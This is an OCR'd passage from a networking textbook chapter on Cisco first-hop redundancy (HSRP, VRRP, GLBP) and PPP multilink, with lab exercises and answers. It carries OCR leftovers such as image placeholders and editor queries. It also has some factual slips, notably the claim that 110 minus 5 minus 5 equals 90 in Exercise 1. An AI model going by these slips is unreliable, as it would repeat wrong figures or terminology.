


Figure 13-3. *HSRP example 2*


What happens if the connection of router IOU2's E0/1 to the Internet goes down, but it is the active router for our LAN VIP? Users will not be able to connect to the Internet. How does HSRP address this? HSRP allows you to track interface E0/1, so if it goes down, you set IOU3 to become the active VIP. AU5

```
IOU2(config-if)#standby track 1 decrement 12
IOU2(config)#track 1 interface ethernet 0/1 line-protocol

The standby track command is used to associate a tracked object to the HSRP group.
If no HSRP group is entered after the standby command, the default group of 0 is
assumed.IOU2(config-if)#standby ?
  <0-255>         group number
```

The `track` command is used to tell the router that if interface E0/1's line protocol drops, then its priority will decrement by 12, which makes IOU3 the active VIP since its priority is 90 and IOU2's becomes 88. If no decrement is entered, the default of 10 is assumed.

Figures 13-4 is a packet capture of an HSRP packet sent to multicast address 224.0.0.2.



this figure will be printed in b/w

Figure 13-4. *HSRP packet capture*

As you can see in Figure 13-4, the HSRP packet has information such as its state, priority, group, and VIP. Authentication can be used to increase the security of HSRP. The command used to add authentication is `standby authentication`:

```
IOU2(config-if)#standby authentication ?
  WORD  Plain text authentication string (8 chars max)
  md5   Use MD5 authentication
  text  Plain text authentication

IOU2(config-if)#standby authentication Apress
```

The preceding command uses a password in clear text, whereas the following command uses MD5 to encrypt the password:

```
IOU2(config-if)#standby authentication md5 ?
  key-chain   Set key chain
  key-string  Set key string

IOU2(config-if)#standby authentication md5 key-string Apress
```

VRRP

VRRP provides a similar solution to router redundancy. VRRP is not proprietary; it is used by many vendors. VRRP provides automatic failover for routers to increase the availability and reliability of routing paths. One router is designated the master router, and the other is the backup router. Backup routers only take over the master role if the master router fails. VRRP uses multicast address 224.0.0.18 to communicate with each router. The VRRP configuration is very similar to that of HSRP. Figure 13-5 shows an example of configuring VRRP on two routers.




Figure 13-5. *VRRP example*

In the example VRRP configuration, you will use group 20. Note that the commands for HSRP and VRRP are very similar. Use the `preempt`, `track`, `priority`, and `authentication` commands in this example VRRP configuration. If you are using IOS-XE 16, you AU6

```
IOU2 Configuration
IOU2(config)#int e0/0
IOU2(config-if)#ip add 192.168.1.2 255.255.255.0
IOU2(config-if)#vrrp 20 ip 192.168.1.1
IOU2(config-if)#vrrp 20 priority 110
IOU2(config-if)#vrrp 20 preempt
IOU2(config-if)#vrrp 20 track 1 decrement 15
IOU2(config-if)#vrrp 20 authentication md5 key-string test
IOU2(config-if)#exit
IOU2(config)#track 1 interface ethernet 0/1 line-protocol

IOU3 Configuration
IOU3(config)#int e0/0
IOU3(config-if)#ip add 192.168.1.3 255.255.255.0
IOU3(config-if)#vrrp 20 ip 192.168.1.1
IOU3(config-if)#vrrp 20 priority 100
IOU3(config-if)#vrrp 20 preempt
IOU3(config-if)#vrrp 20 authentication md5 key-string test
```

VRRP version 2 is being phased out. In modern versions of IOS-XE, you need to enable VRRPv2 in global configuration mode using `fhrp version vrrp v3`. Devices that only support VRRPv3 will not show any interface commands until it is enabled in global configuration. The configuration on the interface differs slightly from earlier versions of VRRP. Use `vrrp <group number> address-family ipv4` to enter sub-configuration mode under an interface. Once in VRRP interface sub-configuration, most of the same commands apply, but remove the vrrp <group number> before the command.

To view information about the status of VRRP, use the `show vrrp` command. Notice the different options that can be entered after the `show vrrp` command:

```
IOU2#sh vrrp ?
  all        Include groups in disabled state
  brief      Brief output
  interface  VRRP interface status and configuration
  |          Output modifiers
  <cr>

IOU2#sh vrrp all
Ethernet0/0 - Group 20
  State is Master
  Virtual IP address is 192.168.1.1
  Virtual MAC address is 0000.5e00.0114
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 110
    Track object 1 state Up decrement 15
  Authentication MD5, key-string
  Master Router is 192.168.1.2 (local), priority is 110
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.570 sec
```

Using the `show vrrp all` command, you can see information such as the interfaces that are participating in VRRP, the group number, the state of the switch, the VIP address, and the priority, tracking, and authentication applied to VRRP. If you would like to see most of the information mentioned, simply use the `show vrrp brief` command, as shown in the next example:

```
IOU2#sh vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0              20  110 3570       Y  Master  192.168.1.2     192.168.1.1
```


GLBP

AU7

GLBP is a proprietary protocol developed by Cisco to overcome other redundancy issues while adding load balancing features. Load balancing is achieved by adding weight parameters that determine which router is used as a gateway. An Active Virtual Gateway (AVG) is elected for each group, and the other routers are backups. The second-best AVG is set in a standby state, waiting in the event of a failure of the AVG. The AVG assigns a virtual MAC address to each router in the GLBP group, creating up to four Active Virtual Forwarders (AVFs). Every AFV is responsible for receiving and forwarding packets sent to its address. GLBP routers use multicast address 224.0.0.102 to send hello packets to each member. An example of GLBP is shown in Figure 13-6.




Figure 13-6. *GLBP example*

In the following example, you will configure two routers as gateways and will load balance 50% of traffic between the two routers. Load balancing can be accomplished using round-robin, host-dependent methods, or weighted load balancing. In this example, you will use weighted balancing. Weighted load balancing does not actually load balance traffic, but allows for routers to serve as a default gateway for a percentage of the host. If one of the hosts is a server that is highly used, then that router will still probably use a higher percentage of the traffic load. Host-dependent methods allow for the same virtual MAC address to always deliver to the same host MAC address. In this setup, the hosts can use the same physical gateway, as long as it is online:

```
IOU2(config-if)#glbp 10 load-balancing ?
  host-dependent  Load balance equally, source MAC determines forwarder choice
  round-robin     Load balance equally using each forwarder in turn
  weighted        Load balance in proportion to forwarder weighting
  <cr>
```

The `Glbp 10 weighting 50` command tells the router to use 50% of the bandwidth traffic load. The default weight of 100 is not specified. If both are 50, then the MAC address of each router is sent equally.

The `Glbp 10 weighting 50 lower 35 upper 40` command is the same as the previous command, except that it sets a threshold on the weight of the router. If the weight falls below 35, the router stops participating in GLBP.

The `Track 1 interface e0/1 line-protocol` command tells the router that interface e0/1 is being monitored to determine if the weight needs to be decremented, and the router stops being used as a forwarder if this occurs.

```
IOU2 Configuration
IOU2(config)#int e0/0
IOU2(config-if)#ip add 192.168.21.2 255.255.255.0
IOU2(config-if)#glbp 10 ip 192.168.21.1
IOU2(config-if)#glbp 10 preempt
IOU2(config-if)#glbp 10 priority 110
IOU2(config-if)#glbp 10 weighting 50
IOU2(config-if)#glbp 10 load-balancing weighted
IOU2(config-if)#glbp 10 weighting 50 lower 35 upper 40
IOU2(config-if)#glbp 10 authentication md5 key-string test
IOU2(config-if)#glbp 10 weighting track 1 decrement 20
IOU2(config-if)#exit
IOU2(config)#track 1 interface e0/1 line-protocol

IOU3 Configuration
IOU3(config)#int e0/0
IOU3(config-if)#ip add 192.168.21.3 255.255.255.0
IOU3(config-if)#glbp 10 ip 192.168.21.1
IOU3(config-if)#glbp 10 preempt
IOU3(config-if)#glbp 10 priority 90
IOU3(config-if)#glbp 10 weighting 50
IOU3(config-if)#glbp 10 load-balancing weighted
IOU3(config-if)#glbp 10 weighting 50 lower 35 upper 40
IOU3(config-if)#glbp 10 authentication md5 key-string test
IOU3(config-if)#glbp 10 weighting track 1 decrement 15
IOU3(config-if)#exit
IOU3(config)#track 1 interface e0/1 line-protocol
```

Enter the `show GLBP` command to show information related to GLBP, including the active and standby devices, the priority, weighting, tracking, and load balancing:

```
IOU2#show glbp
Ethernet0/0 - Group 10
  State is Active
    1 state change, last state change 00:01:58
  Virtual IP address is 192.168.21.1
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.024 secs
  Redirect time 600 sec, forwarder timeout 14400 sec
  Authentication MD5, key-string
  Preemption enabled, min delay 0 sec
  Active is local
  Standby is 192.168.21.3, priority 90 (expires in 8.128 sec)
  Priority 110 (configured)
  Weighting 50 (configured 50), thresholds: lower 35, upper 40
    Track object 1 state Up decrement 15
  Load balancing: weighted
```

```
  Group members:
    aabb.cc00.0200 (192.168.21.2) local
    aabb.cc00.0300 (192.168.21.3) authenticated
  There are 2 forwarders (1 active)
  Forwarder 1
    State is Active
      1 state change, last state change 00:01:47
    MAC address is 0007.b400.0a01 (default)
    Owner ID is aabb.cc00.0200
    Redirection enabled
    Preemption enabled, min delay 30 sec
    Active is local, weighting 50
  Forwarder 2
    State is Listen
    MAC address is 0007.b400.0a02 (learnt)
    Owner ID is aabb.cc00.0300
    Redirection enabled, 598.144 sec remaining (maximum 600 sec)
    Time to live: 14398.144 sec (maximum 14400 sec)
    Preemption enabled, min delay 30 sec
    Active is 192.168.21.3 (primary), weighting 50 (expires in 9.376 sec)
```

The following is a list of the other information that can be deduced from the `show GLBP` command:

```
IOU2#sh glbp ?
  BVI           Bridge-Group Virtual Interface
  Ethernet      IEEE 802.3
  active        Groups in active state
  brief         Brief output
  capability    GLBP capability
  client-cache  Client cache
  detail        Detailed output
  disabled      Groups in disabled state
  init          Groups in init state
  listen        Groups in listen state
  standby       Groups in standby or speak states
  |             Output modifiers
  <cr>
```

The `show GLBP brief` command displays abbreviated information of the `show GLBP` command:

```
IOU2#sh glbp brief
Interface   Grp  Fwd Pri State    Address         Active router   Standby router
Et0/0       10   -   110 Active   192.168.21.1    local           192.168.21.3
Et0/0       10   1   -   Active   0007.b400.0a01  local           -
Et0/0       10   2   -   Listen   0007.b400.0a02  192.168.21.3    -
```

Multilinks

We have not covered serial links on routers because they are used infrequently today, but we will go over configuring multilink interfaces to provide high availability and redundancy on these interfaces. Multilinks allow you to bundle multiple PPP-encapsulated WAN links into one logical interface. This is a great way to add load balancing across a link and to allow redundancy in the event that one link fails. Multilinks require both ends to have the same configuration. Use Figure 13-7 to create a PPP multilink. Apress has ordered two E1 connections from its service provider. Each E1 provides a speed of 2.048 Mb/s. By creating a multilink, you can bundle the two E1s to create a single logical link with a speed of 4.096 Mb/s.




Figure 13-7. *Multilink example*

In this example, you will create a multilink using network 192.168.1.0/30 between IOU1 and IOU2:

- The `interface multilink #` command creates the logical multilink interface.
- The `encapsulation ppp` command sets the encapsulation of the interface to PPP.
- The `ppp multilink` command enables multilink on an interface.
- The `ppp multilink group #` command enables an interface to join the designated multilink group interface.

```
IOU1 Configuration
IOU1(config)#int multilink1
IOU1(config-if)#no shut
IOU1(config-if)#ip add 192.168.1.1 255.255.255.252
IOU1(config-if)#ppp multilink
IOU1(config-if)#ppp multilink group 1
IOU1(config-if)#int s2/0
IOU1(config-if)#no ip address
IOU1(config-if)#encapsulation ppp
IOU1(config-if)#ppp multilink
IOU1(config-if)#ppp multilink group 1
IOU1(config-if)#int s2/1
IOU1(config-if)#no ip address
IOU1(config-if)#encapsulation ppp
IOU1(config-if)#ppp multilink
IOU1(config-if)#ppp multilink group 1
```

```
IOU2 Configuration
IOU2(config)#int multilink1
IOU2(config-if)#no shut
IOU2(config-if)#ip add 192.168.1.2 255.255.255.252
IOU2(config-if)#ppp multilink
IOU2(config-if)#ppp multilink group 1
IOU2(config-if)#int s2/0
IOU2(config-if)#no ip address
IOU2(config-if)#encapsulation ppp
IOU2(config-if)#ppp multilink
IOU2(config-if)#ppp multilink group 1
IOU2(config-if)#int s2/1
IOU2(config-if)#no ip address
IOU2(config-if)#encapsulation ppp
IOU2(config-if)#ppp multilink
IOU2(config-if)#ppp multilink group 1

IOU2#sh int s2/0
Serial2/0 is up, line protocol is up
  Hardware is M4T
  MTU 1500 bytes, BW 1544 Kbit/sec, DLY 20000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation PPP, LCP Open, multilink Open
  Link is a member of Multilink bundle Multilink1, crc 16, loopback not set
```

If you look at one of the serial interfaces in the multilink, you can see the encapsulation:

```
IOU1#show interface multilink1
Multilink1 is up, line protocol is up
  Hardware is multilink group interface
  Internet address is 192.168.1.1/30
  MTU 1500 bytes, BW 3088 Kbit/sec, DLY 20000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation PPP, LCP Open, multilink Open
  Open: IPCP, CDPCP, loopback not set

IOU1#ping 192.168.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 9/9/9 ms
```

You have successfully pinged the other end of the multilink and verified connectivity.

The `show ppp multilink` command can be used also to display information about a multilink:

```
IOU2#show ppp multilink

Multilink1
  Bundle name: IOU1
  Remote Endpoint Discriminator: [1] IOU1
  Local Endpoint Discriminator: [1] IOU2
```


```
  Bundle up for 00:00:11, total bandwidth 3088, load 1/255
  Receive buffer limit 24000 bytes, frag timeout 1000 ms
    0/0 fragments/bytes in reassembly list
    0 lost fragments, 2 reordered
    0/0 discarded fragments/bytes, 0 lost received
    0x4 received sequence, 0x4 sent sequence
  Member links: 2 active, 0 inactive (max 255, min not set)
    Se2/0, since 00:00:11
    Se2/1, since 00:00:09
No inactive multilink interfaces
```

Availability Exercises

This section introduces exercises that will reinforce information covered in the chapter.

EXERCISE 1: HSRP

Configure HSRP based on the following diagram. Configure IOU2 to be the active VIP since it has two interfaces to the Internet. Also configure so that if both Internet-facing interfaces' line protocols drop, IOU3 will become the active VIP. Shut down both Internet-facing interfaces on IOU2 and provide verification that IOU3 takes over as the active VIP.



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

EXERCISE 2: VRRP

Configure VRRP based on the following diagram. Configure IOU2 to be the active VIP. Also configure so that if both of IOU2's interface e0/1 line protocols drop, then IOU3 will become the active VIP; and if IOU3's interface e0/1 line protocol drops, then IOU2 will become the active VIP. Shut down both Internet-facing interfaces on IOU2 and provide verification that IOU3 takes over as the active VIP. Configure MD5 authentication using a key string named test.



EXERCISE 3: GLBP

Configure GLBP based on the following diagram. Configure IOU2 to be the active AVG. Also configure that if IOU2's interface e0/1 line protocol drops, then IOU3 becomes the active AVG, and if IOU3's interface e0/1 line protocol drops, then IOU2 becomes the active AVG. Shut down the Internet-facing interface on IOU2 and provide verification that the weighting decrements appropriately. Add authentication using MD5 and string Apress. Also configure weighting so that IOU2 uses 50%, IOU3 uses 25%, and IOU5 uses 25% of weighting.



this figure will be printed in b/w

Exercise Answers

This section provides answers to the questions from the "Availability Exercises" section in this chapter.

Exercise 1

```
IOU2 Configuration
IOU2(config)#Int e0/0
IOU2(config-if)#Ip add 192.168.1.1 255.255.255.0
IOU2(config-if)#standby ip 192.168.1.3
```

```
IOU2(config-if)#standby preempt
IOU2(config-if)#standby priority 110
IOU2(config-if)#standby track 1 decrement 5
IOU2(config-if)#standby track 2 decrement 5
IOU2(config-if)#track 1 interface ethernet 0/1 line-protocol
IOU2(config-track)#track 2 interface ethernet 0/2 line-protocol
```

You created two separate tracks that each decrement the priority by five if interface e0/1 or e0/2 drops.

```
IOU3 Configuration
IOU3(config)#Int e0/0
IOU3(config-if)#Ip add 192.168.1.2 255.255.255.0
IOU3(config-if)#standby ip 192.168.1.3
IOU3(config-if)#standby preempt
IOU3(config-if)#standby priority 103
```

If both e0/1 and e0/2 interfaces drop on IOU2, the priority is 110 – 5 – 5 = 90. The priority of IOU3 is 103, so it becomes the active VIP. Let's prove it by shutting down interfaces e0/1 and e0/2 on IOU2.

First, you verify that IOU2 is the active router and the priority is currently 110:

```
IOU2#sh standby
Ethernet0/0 - Group 0
  State is Active
    2 state changes, last state change 00:04:13
  Virtual IP address is 192.168.1.3
  Active virtual MAC address is 0000.0c07.ac00
    Local virtual MAC address is 0000.0c07.ac00 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.216 secs
  Preemption enabled
  Active router is local
  Standby router is 192.168.1.2, priority 103 (expires in 10.528 sec)
  Priority 110 (configured 110)
    Track object 1 state Up decrement 5
    Track object 2 state Up decrement 5
  Group name is "hsrp-Et0/0-0" (default)

IOU2(config)#int e0/1
IOU2(config-if)#shut
IOU2(config-if)#
*Mar 11 22:46:55.795: %TRACK-6-STATE: 1 interface Et0/1 line-protocol Up -> Down
```

You can see that our track is being followed as you shut interface e0/1 down on IOU2. Now let's check the priority again:

```
IOU2#sh standby
Ethernet0/0 - Group 0
  State is Active
    2 state changes, last state change 00:06:14
  Virtual IP address is 192.168.1.3
  Active virtual MAC address is 0000.0c07.ac00
    Local virtual MAC address is 0000.0c07.ac00 (v1 default)
```

```
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.128 secs
  Preemption enabled
  Active router is local
  Standby router is 192.168.1.2, priority 103 (expires in 10.528 sec)
  Priority 105 (configured 110)
    Track object 1 state Down decrement 5
    Track object 2 state Up decrement 5
  Group name is "hsrp-Et0/0-0" (default)
```

The priority is changed; now let's shut down e0/2:

```
IOU2(config)#int e0/2
IOU2(config-if)#shut
*Mar 11 22:48:49.326: %TRACK-6-STATE: 2 interface Et0/2 line-protocol Up -> Down
*Mar 11 22:48:50.030: %HSRP-5-STATECHANGE: Ethernet0/0 Grp 0 state Active -> Speak
IOU2#sh standby
Ethernet0/0 - Group 0
  State is Speak
    3 state changes, last state change 00:00:10
  Virtual IP address is 192.168.1.3
  Active virtual MAC address is 0000.0c07.ac00
    Local virtual MAC address is 0000.0c07.ac00 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.656 secs
  Preemption enabled
  Active router is 192.168.1.2, priority 103 (expires in 10.928 sec)
  Standby router is unknown
  Priority 100 (configured 110)
    Track object 1 state Down decrement 5
    Track object 2 state Down decrement 5
  Group name is "hsrp-Et0/0-0" (default)
```

You can see that IOU3 has become the active router and that the priority of IOU2 has changed to 100.

Exercise 2

```
IOU2 Configuration
IOU2(config)#Int e0/0
IOU2(config-if)#ip add 192.168.5.2 255.255.255.0
IOU2(config-if)#vrrp 40 ip 192.168.5.1
IOU2(config-if)#vrrp 40 priority 110
IOU2(config-if)#vrrp 40 preempt
